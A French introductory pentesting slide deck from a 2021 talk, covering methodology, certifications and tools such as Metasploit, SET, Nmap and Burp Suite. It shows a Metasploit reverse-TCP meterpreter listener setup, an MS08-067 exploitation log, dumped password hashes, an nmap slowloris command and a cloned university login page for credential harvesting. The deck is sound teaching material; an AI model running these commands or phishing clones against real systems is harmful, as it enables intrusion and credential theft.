

# Introduction au Pentesting

Vlad' & Jp  
Le Campus du Libre 2021

# Introduction

*Penetration test / Pentest / Test d'intrusion*

Un test d'intrusion est une méthode d'évaluation de la sécurité d'un système ou d'un réseau informatique.

- Simulation d'un utilisateur (ou logiciel) malveillant.
- Le testeur adopte la position d'un attaquant potentiel.
- Le testeur analyse les risques potentiels du a :
  - Une mauvaise configuration d'un système
  - Un défaut de programmation




**Objectif** : Trouver des vulnérabilités exploitables en vue de proposer un plan d'actions permettant d'améliorer la sécurité d'un système.

# Compétences requises

- Nombreuses et étendues
- Curieux
- Créatif, Astucieux et Méthodique
- Aimer le challenge
- Psychologue et éthique
- Pratiquer, pratiquer, pratiquer (CTF, walkthrough)

Ce domaine est trop vaste pour être entièrement maîtrisé...

(programmation, système (\*nix/windows), réseau, web client ou serveur, base de données, exploitation binaire, cryptanalyse, stéganographie, forensic,...)




# Certifications

- OSCP (Offensive Security Certified Professional)
- eLearnSecurity Penetration Tester eXtreme (PTX) Certification
- Certified Ethical Hacker (CEH)
- CompTIA Pentest+
- eJPT
- ...

(ISC)<sup>2</sup> CBK Security Domain Alignment

More info @ [www.pauljerimy.com/security-certification-roadmap](http://www.pauljerimy.com/security-certification-roadmap) | 356 certs listed | October 2020




# Trois types d'analyse

- **Blackbox** : Le testeur se met dans la peau de l'attaquant et ne possède a priori aucune information.

- **Greybox** : Le testeur possède un nombre limité d'informations (ex: un compte pour passer l'étape d'authentification).

- **Whitebox** : Le testeur possède les informations dont il a besoin (ex: schéma d'architecture, compte utilisateur, code source, ...).



# Types de Pentesting

- Réseau
  - Interne
  - Externe
- Web
- Réseaux sans fil (WiFi)
- Social-engineering (ingénierie sociale)
- Physique (*red team*)



# Les tests « Red Team »



Test d'intrusion :

- Sans limite de temps  
(2 à 3 mois au lieu d'une ou deux semaines),
- Pas de périmètre précis défini par le commanditaire  
(le nom de l'entreprise seulement).

En complément les testeurs peuvent user de techniques alternatives  
(ex: *Social engineering*, Intrusion physique,...)



# La méthodologie

- PTES (Penetration Testers Executions Standard)
  - [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page)
- ISSAF (Information Systems Security Assessment Framework)
  - <https://untrustednetwork.net/files/issaf0.2.1.pdf>
- OWASP Testing Guide
  - [https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP\\_Testing\\_Guide\\_v4.pdf](https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf)
- WAHH Methodology (The Web Application Hacker's Handbook)
  - <https://gist.github.com/jhaddix/6b777fb004768b388fefadf9175982ab>

# Principes fondamentaux

1. Pré-engagement
2. Collecte de renseignements
3. Détermination de la menace
4. Analyse des vulnérabilités
5. L'exploitation
6. Post exploitation
7. Le rapport




# Collecte de renseignements

La collecte permet d'obtenir des informations précises sur votre cible sans révéler vos intentions. Elle exige une préparation minutieuse (pour ne pas manquer des vecteurs d'attaque) et la faculté de penser tel un attaquant.

Notez tout ! Soyez méthodique et précis.

1. Collecte d'informations **passive** : whois, nslookup, réseaux sociaux, moteurs de recherche, github, shodan.io, ...
2. Collecte d'informations **active** : Scan de ports (nmap)
3. Scan **ciblé** : SMB, SQL, SSH, FTP, SNMP,...



OWASP  
Zed Attack Proxy

# Quelques outils

Nmap, Metasploit, Burp Suite, OWASP ZAP, Searchsploit, Wireshark, Nikto, Mimikatz, Netcat, pwncat, SET,...

# Metasploit



Le framework Metasploit (MSF) est très utilisé par les professionnels de la sécurité de l'information.

- Gratuit, Open source + versions commerciales.
- Fournit l'infrastructure nécessaire pour automatiser les tâches routinières ou complexe.

```
msf5 >


      .\$$$$L...==aaccacc#$s$b.      d8,      d8P
      #$$$$$$$$$$$$$$$$$$$$$$$$$b.      `BP` d888888p
      '7$$$`^.....^..7$$$|D*.....` 788'
      d8bd8b.d8p d8888b 788' d888b8b      .os#|$8*..      d8P      78b 88P
      88P`?P`?P d8b_,dP 88P d8P' 788      .oaS##S*..      d8P d8888b $whi?88b 88b
      d88 d8 78 88b      88b 88b ,88b .os$$$$$* 788,.d88b, d88 d8P' 788 88P `78b
      d88' d88b 8b'78888P'78b`788P',a$$$$$Q*..`788' 788 788 88b d88 d88
      .a$$$$$$$"      88b d8P 88b`78888P'
      ,$$$$$$$"      888888P' 88n      ,,,ass;;
      .a$$$$$$$P'      d88P'      ,.ass#$$$$$$$$$$$$$$$$$$$$$'
      .a####$P      ,.aqsc#$$$$$$$$$$$$$$$$$$$$$$$$$$$$$'
      ,a####$P      ,.ass#$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
      .a$$$$$$$$SS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS#==-'^..^/$$$$$$'
      ,&$$$$$'
      ll&$$$$$'
      ;;ll&$$$'
      ....;lllll&'
      .....;lllll;....
      .....;lllll;....

      =[ metasploit v5.0.29-dev ]
+ -- --=[ 1897 exploits - 1068 auxiliary - 329 post ]
+ -- --=[ 547 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]

msf5 >
```


# Metasploit

- **Exploit** : c'est le moyen par lequel le *pentester* profite d'un défaut dans un système, une application ou un service. On l'utilise pour attaquer et produire un résultat que les développeurs ou admin n'avaient pas envisagé (injection sql, *buffer overflow*, ...).
- **Payload** : code que l'on veut faire exécuter sur la cible (ex: *reverse\_shell*)
- **Shellcode** : suite d'instructions utilisées par un payload qui fournit généralement un shell (ou *meterpreter* shell).
- **Listener** : composant qui attend une connexion entrante.
- **Encodeurs**
- **Outils de reconnaissances**



# Metasploit : MSFconsole

- MSFconsole fournit une interface pratique tout-en-un pour toutes les options et tous les réglages disponibles.
- On peut y lancer un exploit, charger un module auxiliaire, faire une énumération, créer des *listeners* ou lancer une exploitation massive contre tout un réseau.

A screenshot of the Metasploit (MSF) console interface. The background is dark blue with a faint, stylized dragon logo on the right side. The console output shows the MSF version (v5.0.1-dev) and a list of available exploits, payloads, encoders, and nops. The user has entered several commands to configure a multi/handler, including setting LHOST, LPORT, payload, and session options. The final output shows the handler started on the specified IP and port.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.222.129
LHOST => 192.168.222.129
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set exitonsession false
exitonsession => false
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.222.129:443
```



# Metasploit

```
File Edit View Search Terminal Help
msf > show
show all          show auxiliary  show encoders  show exploits  show nops
msf > show exploits

Exploits
=====

Name                                     Disclosure Date  Rank      Description
-----
aix/local/ibstat_path                   2013-09-24      excellent ibstat $PATH Privilege Escal
aix/rpc_cmds_opcode21                  2009-10-07      great      AIX Calendar Manager Service
aix/rpc_tttdbserverd_realpath          2009-06-17      great      ToolTalk rpc.tttdbserverd tt
android/adb/adb_server_exec            2016-01-01      excellent Android ADB Debug Server Rem
android/browser/samsung_knox_smdm_url  2014-11-12      excellent Samsung Galaxy KNOX Android
android/browser/webview_addjavascriptinterface  2012-12-21      excellent Android Browser and WebView
android/fileformat/adobe_reader_pdf_js_interface  2014-04-13      good       Adobe Reader for Android add
android/local/futex_reqqueue           2014-05-03      excellent Android 'Towelroot' Futex Re
apple_ios/browser/safari_libtiff        2006-08-01      good       Apple iOS MobileSafari LibTI
apple_ios/email/mobilemail_libtiff      2006-08-01      good       Apple iOS MobileMail LibTIFF
apple_ios/ssh/cydia_default_ssh         2007-07-02      excellent Apple iOS Default SSH Passwo
bsd/softcart/mercantec_softcart        2004-08-19      great      Mercantec SoftCart CGI Overf
dialup/multi/login/manyargs            2001-12-12      good       System V Derived /bin/login
firefox/local/exec_shellcode            2014-03-10      normal     Firefox Exec Shellcode from
freebsd/ftp/proftpd_telnet_iac           2010-11-01      great      ProFTPD 1.3.2rc3 - 1.3.3b Te
freebsd/http/watchguard_cmd_exec        2015-06-29      excellent Watchguard XCS Remote Commar
freebsd/local/mmap                      2013-06-18      great      FreeBSD 9 Address Space Mani
freebsd/local/watchguard_fix_corrupt_mail  2015-06-29      manual     Watchguard XCS FixCorruptMail
freebsd/misc/citrix_netscaler_soap_bof  2014-09-22      normal     Citrix NetScaler SOAP Handle
freebsd/samba/trans2open                2003-04-07      great      Samba trans2open Overflow (*
freebsd/tacacs/xtacacs_report            2008-01-08      average    XTACACSD report() Buffer Ove
freebsd/telnet/telnet_encrypt_keyid     2011-12-23      great      FreeBSD Telnet Service Encry
hpux/lpd/cleanup_exec                   2002-08-28      excellent HP-UX LPD Command Execution
irix/lpd/tagprinter_exec                 2001-09-01      excellent Irix LPD tagprinter Command
linux/antivirus/escan_password_exec     2014-04-04      excellent eScan Web Management Console
linux/browser/adobe_flashplayer_aslaunch  2008-12-17      good       Adobe Flash Player ActionScr
linux/ftp/proftpd_sreplace               2006-11-26      great      ProFTPD 1.2 - 1.3.0 sreplace
linux/ftp/proftpd_telnet_iac             2010-11-01      great      ProFTPD 1.3.2rc3 - 1.3.3b Te
linux/games/ut2004_secure                2004-06-18      good       Unreal Tournament 2004 "secu
linux/http/accellion_fta_getstatus_oauth  2015-07-10      excellent Accellion FTA getStatus veri
linux/http/advantech_switch_bash_env    2015-12-01      excellent Advantech Switch Bash Enviro
linux/http/airties_login CGI bof         2015-03-31      normal     Airties login-cgi Buffer Ove
linux/http/alcatel_omniipcx_mastercgi_exec  2007-09-09      manual     Alcatel-Lucent OmniPCX Enter
linux/http/alienvault_sql_iexec          2014-04-24      excellent AlienVault OSSIM SQL Injecti
linux/http/astium_sql_iupload            2013-09-17      manual     Astium Remote Code Execution
linux/http/belkin_login_bof              2014-05-09      normal     Belkin Play N750 login.cgi B
linux/http/centreon_sql_iexec            2014-10-15      excellent Centreon SQL and Command Inj
```

```
root: rubybin
File Edit View Bookmarks Settings Help
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.104:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.104:4444 -> 192.168
:40:14 +0530
```

```
meterpreter > |
```

Armitage View Hosts Attacks Workspaces Help

ms04\_011\_lsass  
ms04\_031\_netdde  
ms05\_039\_pnp  
ms06\_025\_rasmans\_reg  
ms06\_025\_rras  
ms06\_040\_netapi  
ms06\_066\_nwapi  
ms06\_066\_nwks  
ms06\_070\_wkssvc  
ms07\_029\_msdsn\_zonename  
ms08\_067\_netapi  
ms09\_050\_smb2\_negotiate\_func\_in  
ms10\_061\_spoolss  
netidentity\_xierrpcpipe  
psexec  
smb\_relay  
timbuktu\_plughntcommand\_bof  
smtp  
ssh  
etc.

192.168.1.203 192.168.1.206  
NT AUTHORITY\SYSTEM @ KEN-XP-PATCHED

192.168.1.201 192.168.1.205  
NT AUTHORITY\SYSTEM @ XEN-XP-PATCHED NT AUTHORITY\SYSTEM @ XEN-2K3-FUZZ

192.168.1.204

Console X scanner/smb/smb\_version X scanner/portscantcp X Services X Credentials X Meterpreter 1 X

user	pass	host
Administrator	81cbcea8a9af93bbaad3b435b51404ee:561...	192.168.1.201
Guest	aad3b435b51404eeaad3b435b51404ee:31...	192.168.1.201
HelpAssistant	9a6ae26408b0629dc621c90c897b42d:07a...	192.168.1.201
SUPPORT_388945a0	aad3b435b51404eeaad3b435b51404ee:ebf...	192.168.1.201
victim	81cbcea8a9af93bbaad3b435b51404ee:561...	192.168.1.201

Export



# SET (Social-Engineer Toolkit)

La boîte à outils open source pour l'ingénierie social.  
Fait parti intégrante de l'arsenal du pentester.

Propose des attaques spécifiquement contre  
l'élément humain :-)

Permet entre autre de : générer des payloads,  
infecter des fichiers ou une clé USB, répliquer une  
page web d'authentification, préparer un émulateur  
de clavier (Teensy), SMS spoofing, Wireless DNS  
spoof, générer des QRcode,...

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.5
Current version: 7.7.9

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```



# SET


Exemple : Credential harvester



Service Central d'Authentification (CAS) – Université Lyon 1 - Mozill...

Service Central d'Autl x +

← → ↻ ∞ 🔒 https://terredumili.eu 80 % ☆ 📧 ⌵ ☰

Université Claude Bernard  Lyon 1

### Service Central d'Authentification - CAS

Entrez votre identifiant et votre mot de passe.

Identifiant: ?  
Ex: p1234567 ou prenom.nom

Mot de passe: ?  
Votre mot de passe

☐ Prévenez-moi avant d'accéder à d'autres services.?

☐ Je suis sur un ordinateur public.

☐ Rester connecté ?

**SE CONNECTER**

[Aide](#)

[Français](#) | [English](#) | [Español](#)

[Accueil](#) | Université Lyon 1 - Tous droits réservés | **Déconnexion**

# NMap - Super Port Scann



Nmap (Network Mapper) est un scanner de réseau gratuit et open-source

- un des meilleurs outils d'exploration de réseau
- découvre des hôtes et des services en envoyant des paquets et en analysant les réponses
- détection d'OS, détection des versions, évacion de pare-feu...
- inclut un moteur de script puissant (NSE)

```
nmap --script http-slowloris --max-parallelism 400 <host>
```

```
nmap --script smb-enum-shares.nse -p445 <host>
```


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 06:07 EDT
Nmap scan report for 10.10.10.48
Host is up (0.087s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 51.50 seconds
```

- The Official Nmap Project Guide to Network Discovery and Security Scanning
  - <https://nmap.org/book/toc.html>

# Burp Suite

- outil dédié à l'audit des plateformes web
- permet d'accéder aux échanges entre le navigateur et le serveur web
- est un proxy Web et un scanner de vulnérabilités Web
- n'est pas opensource = (
- nécessite une licence pour accéder à toutes les fonctionnalités (350 euros/an)



# La fondation OWASP

- Le projet Open Web Application Security (OWASP) est une fondation à but non lucratif qui vise à améliorer la sécurité des logiciels
- Comprend
  - ~**180 projets** open source
  - **Des dizaines de milliers** de membres
  - Des multiples conférences éducatives
  - Réunions locales dans + **200 villes**




[https://  
owasp.org/](https://owasp.org/)

# OWASP ZAP



OWASP  
Zed Attack Proxy

- une alternative open source et gratuite à Burp Suite
- propose moins de fonctionnalités que Burp Suite Pro
- <https://www.zaproxy.org/>




# OWASP Top Ten

Top 10 des risques de sécurité les plus critiques pour les applications Web

- document de sensibilisation pour les développeurs
- premier pas vers la production de code plus sécurisé
- nouvelle édition de l'OWASP Top 10 est sortie en 2021
- **Top 1 2021:** *Ruptures de contrôles d'accès (Broken access control)*
- <https://owasp.org/www-project-top-ten/>



# OWASP Top Ten





# Outils outils trop d'outils !

- Thomas DeVoss (dawgyg) est un hacker qui a gagné un million de dollars avec un bug bounty en 2019
- Utilise très peu d'outils
  - Les scripts bash pour automatiser les tâches
  - Quelques outils de découverte des assets et des paramètres
  - Une partie de Burp Suite
- Le plus important est de comprendre comment les choses fonctionnent



# Exemple d'un pentest

- Découvrir les hôtes et/ou rechercher des données de l'entreprise
- Si nous sommes déjà dans le réseau - écouter le trafic
- Analyse de port - Découverte des services
- Recherche d'exploits dans les services
- Exploitation des services
- Obtenir un Shell
- Trouver de l'information intéressante
- Exfiltrer des données
- Escalation des privilèges (Local ou Domaine)
- Post (Looting, persistence, pivoting)


# Demo: Pentest d'une application web

- Exploitation de la vulnérabilité numéro 1 OWASP TOP TEN 2021
  - ***Ruptures de contrôles d'accès (Broken access control)***
- Outils et environnement
  - *Système d'exploitation*: Kali Linux
  - *Application vulnérable*: Juice Shop
  - *Outil utilisé*: Burp Suite




# For fun and profits...

- root-me.org, hackthebox.eu, vulnhub.com, ...
- Portswigger Academy - <https://portswigger.net/web-security>
- Bug bounty (yeswehack.com, hackerone.com, openbugbounty.org,...)
- Mr Robot (Série TV)



